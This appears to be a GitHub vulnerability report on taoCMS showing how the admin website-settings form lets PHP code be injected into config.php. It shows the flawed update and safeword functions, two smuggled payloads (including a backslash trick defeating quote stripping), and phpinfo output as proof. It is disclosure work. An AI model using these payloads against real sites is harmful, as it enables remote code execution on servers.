

New issue

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Bypass security protection injection code in the website settings function #34

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chasingboy commented on Jul 16

1. We enter the management page, Go to website settings.

taoCMS网站内容管理系统

欢迎您admin | 技术支持 | 管理首页 | 网站首页 | 退出系统

管理首页	网站名称	taoCMS演示
文章管理	网站网址	/
添加文章	说明: 以http://开头, /结束, 建议填写http://127.0.0.1:9999/	
管理文章	网站简介	taoCMS演示系统, taoCMS是基于php+MySQL/Sqlite的国内最小的CMS网站内容管理系统!
管理栏目	网站公告	taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统!
采集管理	后台目录	admin/
数据管理	时间休正	8 (当前2022-07-17 02:30:51, 修正后2022-07-17 10:30:51)
执行SQL	每页文章数	10
备份Sqlite库	文本编辑器	Xheditor
其他管理	是否调试	否
管理评论	系统目录	/Users/xboy/Desktop/phpTest/taocms/ (当前/Users/xboy/Desktop/phpTest/taocms/)
友情链接	缓存地址	data/
人员管理	模板缓存时间	1 秒
文件管理	include目录	include/
综合设置	数据库类型	Sqlite
导入导出	数据库地址	[127.0.0.1:3306]root[root]taocms
网站设置	Memcache配置	清空缓存
网站首页	数据表前缀	cms2_
个人管理	生成纯静态	否
账户修改	文章点击统计	是
退出登录		

2. Next, I want to inject php code by modifying these settings.

From the config.php file we found that the modified configuration will be written that.

```
OPEN FILES
x 1.php
x config.php

FOLDERS
taocms
.idea
admin
  template
  admin.php
  index.php
data
include
  Db
Model
  Admin.php
  Api.php
  Article.php
  Base.php
  Category.php
  Cms.php
  Comment.php
  Config.php
  Datastore.php
  File.php
  Frame.php

1 <?php
2 define('WEBNAME', 'taoCMS演示');
3 define('WEBURL', './');
4 define('WEBINFO', 'taoCMS演示系统, taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统!');
5 define('ANNOUNCE', 'taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统!');
6 define('ADMINDIR', 'admin/');
7 define('TIMEMOD', '8');
8 define('EACHPAGE', '10');
9 define('TAOEDITOR', '2');
10 define('TAODEBUG', '0');
11 define('SYS_ROOT', '/Users/xboy/Desktop/phpTest/taocms/');
12 define('CACHE', 'data/');
13 define('CACHELAST', '1');
14 define('INC', 'include/');
15 define('DB', 'Sqlite');
16 define('DB_NAME', '|127.0.0.1:3306|root|root|taocms');
17 define('MEMCACHE', '');
18 define('TB', 'cms2_');
19 define('CREATHTML', '0');
20 define('VIEWSCOUNT', '1');
21 define('CATURL', '?cat={id}');
22 define('ATLURL', '?id={id}');
23 define('THEME', 'taoCMS/');
```

3. The format of configuration writing is as follows.

```
define('WEBNAME', 'taoCMS演示');
```

4. So according to the grammar rules of php, I made the following request.

tools x 127.0.0.1 / 127.0.0.1 / taocms | php x xboy-hackbar x taoCMS后台管理 x +

← → ↻ 🏠 127.0.0.1:9999/admin/admin.php?action=frame&ctrl=iframes 🔍 🗑️ ☆


taoCMS网站内容管理系统

管理首页	网站名称	taoCMS演示');phpinfo();//
文章管理	网站网址	./ 说明: 以http://开头, /结束, 建议填写http://127.0.0.1:9999/
添加文章	网站简介	taoCMS演示系统, taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统!
管理文章	网站公告	taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统!
管理栏目	后台目录	admin/
采集管理	时间休正	8 (当前2022-07-17 02:30:51, 修正后2022-07-17 10:30:51)
数据管理	每页文章数	10
执行SQL	文本编辑器	Xheditor ▾
备份Sqlite库	是否调试	否 ▾
其他管理	系统目录	/Users/xboy/Desktop/phpTest/taocms/ (当前/Users/xboy/Desktop/phpTest/taocms/)
管理评论	缓存地址	data/
友情链接	模板缓存时间	1 秒
人员管理		
文件管理		
综合设置		
导入导出		
网站设置		
网站首页		
个人管理		
账户修改		

payload: taoCMS演示');phpinfo();//


5. But I found that after executing the request, the code of the config.php file will have a syntax error.

```
define('WEBNAME', 'taoCMS演示');phpinfo();//');
```



```
1 <?php
2 define('WEBNAME', 'taoCMS演示');phpinfo();//');
3 define('WEBURL', './');
4 define('WEBINFO', 'taoCMS演示系统, taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统! ');
5 define('ANNOUNCE', 'taoCMS演示系统, taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统! ');
6 define('ADMINDIR', 'admin/');
7 define('TIMEMOD', '8');
8 define('EACHPAGE', '10');
9 define('TAOEDITOR', '2');
10 define('TAODEBUG', '0');
11 define('SYS_ROOT', '/Users/xboy/Desktop/phpTest/taocms/');
12 define('CACHE', 'data/');
13 define('CACHELAST', '1');
14 define('INC', 'include/');
15 define('DB', 'Sqlite');
16 define('DB_NAME', '|127.0.0.1:3306|root|root|taocms');
17 define('MEMCACHE', '');
18 define('TB', 'cms2');
19 define('CREATHTML', '0');
20 define('VIEWSCOUNT', '1');
21 define('CATURL', '?cat={id}');
22 define('ATLURL', '?id={id}');
23 define('THEME', 'taoCMS/');
```

6. when i view the taocms/include/Config.php, When the configuration is modified, the configuration is checked for security.



```
45 'themelist'=>$themeArray,
46 'theme'=>THEME,
47 'webbaseurl'=>"http://".$_SERVER['HTTP_HOST'].str_replace(ADMINDIR.'admin.php','SCRIPT_NAME'),
48 );
49 extract($configArray);
50 include($this->tpl->myTpl('form'.$this->table));
51 }
52 function update(){
53     is_writable(SYS_ROOT.'config.php')||Base::showmessage('无权限修改配置文件');
54     unset($_POST['Submit']);unset($_POST['ctrl']);unset($_POST['action']);
55     $configData="<?php\r\n";
56     foreach($_POST as $key=>$configs){
57         $configData.="define('".$key."', '".Base::safeword($configs)."' );\r\n";
58     }
59     $configData.="?>";
60     $status=file_put_contents(SYS_ROOT."config.php",$configData);
61     Base::execmsg("保存设置","?action=".$this->table."&ctrl=display",TRUE);
62 }
63 function memflush(){
64     if(MEMCACHE){
65         $mem=new Memcached(MEMCACHE);
66         $mem->flush();
```

7. Follow taocms/include/Base.php, in the safeword function.

The core point of discovery is that if the database type is Sqlite, a single (') will be replaced by a pair (").

```
125 static function safeword($text,$level=8){
126     if(is_array($text))
127     {
128         foreach( $text as $key=>$value){
129             $safeword[$key]=self::safeword($value);
130         }
131     }
132     else
133     {
134         switch ($level)
135         {
136             case 0:
137                 $safeword=$text;
138                 break;
139             case 1:
140                 $safeword=intval($text);
141                 break;
142             case 3:
143                 $safeword=strip_tags($text);
144                 break;
145             case 5:
146                 $safeword=nl2br(htmlspecialchars($text));
147                 break;
148             case 6:
149                 $safeword=str_replace("'", "",addslashes($text));
150                 $safeword=str_replace("select", "", $safeword);
151                 $safeword=str_replace("union", "", $safeword);
152                 $safeword=str_replace("=", "", $safeword);
153                 break;
154             default:
155                 if(ucfirst(DB)=='Sqlite'){
156                     $safeword=str_replace("'", "", $text);
157                 }
158                 else{
159                     $safeword=Base::_addslashes($text);
160                 }
161                 break;
162         }
163     }
164 }
```

8. After knowing all this, I constructed a payload, add a () to escape ('). Note that the database type is Sqlite.

payload: taoCMS演示\');phpinfo();//

tools 127.0.0.1 / 127.0.0.1 / taocms | p | xboy-hackbar taoCMS后台管理

127.0.0.1:9999/admin/admin.php?action=frame&ctrl=iframes

taoCMS网站内容管理系统 欢迎您admin | 技术支持 |

管理首页	网站名称	taoCMS演示\');phpinfo();//
文章管理	网站网址	./
添加文章	说明	说明：以http://开头，/结束，建议填写http://127.0.0.1:9999/
管理文章	网站简介	taoCMS演示系统，taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统！
管理栏目	网站公告	taoCMS演示系统，taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统！
采集管理	后台目录	admin/
数据管理	时间修正	8 (当前2022-07-17 03:03:26，修正后2022-07-17 11:03:26)
执行SQL	每页文章数	10
备份Sqlite库	文本编辑器	Xheditor
其他管理	是否调试	否
管理评论	系统目录	/Users/xboy/Desktop/phpTest/taocms/ (当前/Users/xboy/Desktop/phpTest/taocms/)
友情链接	缓存地址	data/
人员管理	模板缓存时间	1 秒
文件管理	include目录	include/
综合设置	数据库类型	Sqlite
导入导出	数据库地址	127.0.0.1:3306 root root taocms
网站设置		
网站首页		
个人管理		
账户修改		
退出登录		

9. After executing the request this time, I found that I successfully modified the configuration, and the code syntax check passed.

FOLDERS

- taocms
 - .idea
 - admin
 - template
 - admin.php
 - index.php
 - data
 - include
 - Db
 - Model
 - Admin.php
 - Api.php
 - Article.php
 - Base.php
 - Category.php
 - Cms.php
 - Comment.php
 - Config.php
 - Datastore.php
 - File.php
 - Frame.php
 - Index.php
 - Link.php
 - Memcached.php
 - Spider.php

```

1 <?php
2 define('WEBNAME', 'taoCMS演示\');phpinfo();//');
3 define('WEBURL', './');
4 define('WEBINFO', 'taoCMS演示系统，taoCMS是基于php+Mysql/Sqlite的国内最小的CMS网站内容管理系统！');
5 define('ANNOUNCE', 'taoCMS演示系统，taoCMS是基于php+mysql/sqlite的国内最小的CMS网站内容管理系统！');
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7 define('TIMEMOD', '8');
8 define('EACHPAGE', '10');
9 define('TAOEDITOR', '2');
10 define('TAODEBUG', '0');
11 define('SYS_ROOT', '/Users/xboy/Desktop/phpTest/taocms/');
12 define('CACHE', 'data/');
13 define('CACHELAST', '1');
14 define('INC', 'include/');
15 define('DB', 'Sqlite');
16 define('DB_NAME', '|127.0.0.1:3306|root|root|taocms');
17 define('MEMCACHE', '');
18 define('TB', 'cms2_');
19 define('CREATHTML', '0');
20 define('VIEWSCOUNT', '1');
21 define('CATURL', '?cat={id}');
22 define('ATLURL', '?id={id}');
23 define('THEME', 'taoCMS/');
24 ?>
  
```

10. When I access Config.php everything works fine and the php code runs correctly.

PHP Version 7.3.11	
System	Darwin xby.local 19.6.0 Darwin Kernel Version 19.6.0: Thu Oct 29 22:56:45 PDT 2020; root:xnu-6153.141.2~2/RELEASE_ARM_T8040_x86_64
Build Date	Jun 5 2020 23:49:55
Configure Command	'Library/Caches/com.apple.xcs/binaries/apache_mod_php/install/TmpContent/Objects/php/configure' '--prefix=/usr' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--disable-dependency-tracking' '--sysconfdir=/private/etc' '--with-libdir=lib' '--enable-cli' '--with-iconv=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-config-file-path=/etc' '--with-libxml-dir=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-openssl=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-kerberos=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-zlib=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-bcmath' '--with-bz2=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-calendar' '--disable-cgi' '--with-curl=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-dba' '--with-ndbm=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-exif' '--enable-fpm' '--enable-ftp' '--with-gd' '--with-png-dir=/Library/Caches/com.apple.xcs/binaries/apache_mod_php/install/TmpContent/Root/usr/local' '--with-jpeg-dir=/Library/Caches/com.apple.xcs/binaries/apache_mod_php/install/TmpContent/Root/usr/local' '--enable-gd-native-ttf' '--with-icu-dir=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-idap=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-ldap=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-libedit=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-mbstring' '--enable-mbregex' '--with-mysql=mysqlnd' '--without-core-ift' '--with-pdo-pgsql=/Applications/Xcode.app/Contents/Developer/Toolschains/OX10.15.xctoolchain/usr/local/bin' '--with-psql=/Applications/Xcode.app/Contents/Developer/Toolschains/OX10.15.xctoolchain/usr/local/bin' '--without-pear' '--with-pear-no' '--with-pdo-mysql=mysqlnd' '--with-mysqli=socks/var/mysql/mysql.sock' '--disable-phpdbg' '--with-readline=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-shmop' '--with-snpmp=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-soap' '--enable-sockets' '--enable-sysmsg' '--enable-sysvsem' '--enable-systrim' '--with-tidy=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--enable-wddx' '--with-xmllrpc' '--with-icnm-dir=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-xsl=/Applications/Xcode.app/Contents/Developer/Platforms/MacOSX.platform/Developer/SDKs/MacOSX10.15.Internal.sdk/usr' '--with-apxs2=/Applications/Xcode.app/Contents/Developer/Toolschains/OX10.15.xctoolchain/usr/local/bin/apxs' 'YACC=/Applications/Xcode.app/Contents/Developer/Toolschains/XcodeDefault.xctoolchain/usr/bin/bison'
Server API	Built-in HTTP server
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc
Loaded Configuration File	/etc/php.ini
Scan this dir for additional .ini files	(none)

No one assigned

None yet

None yet

No milestone

No branches or pull requests